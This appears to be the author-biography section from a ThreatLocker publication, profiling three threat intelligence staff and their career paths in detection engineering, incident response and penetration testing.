William Pires, Threat Analyst at ThreatLocker, brings a data-first mindset shaped by hands-on work in MDR and customer-facing threat response. He holds a bachelor’s degree in accounting and spent two years as a credit analyst before moving into cybersecurity, a path that sharpened his rigor, accuracy, and judgment under pressure. He advanced from approval requests to MDR, then to threat analysis, where he pieces together attack paths from confirmed incidents and researches active threats, group profiles, and emerging tactics. At ThreatLocker, William focuses on translating research into clear detections and practical guidance for customers. His recent work spans software communication analysis, incident triage, and providing cutting edge threat intelligence to enterprise environments and the cybersecurity industry.

ABOUT THE AUTHOR
Marcus Akamo, threat specialist at ThreatLocker, brings a blend of network operations experience and self-driven cybersecurity study to his work on detection engineering. Before moving into security, he spent nearly two years in a network operations center, where he built a practical understanding of traffic flow and system behavior. That foundation helps him distinguish normal patterns from the subtle anomalies that signal trouble. At ThreatLocker, he focuses on building policies that detect and stop new and emerging attacks, turning real time research into protections that help keep organizations safer.

ABOUT THE AUTHOR
John Moutos, Threat Intelligence Team Lead at ThreatLocker, is a cybersecurity specialist with roots in enterprise penetration testing and offensive security research. John studied at the Oregon Institute of Technology and earned his bachelor’s from the SANS Technology Institute. At ThreatLocker, he leads the threat intelligence program, turning research into practical detections and guidance that helps organizations anticipate and counter emerging attacks.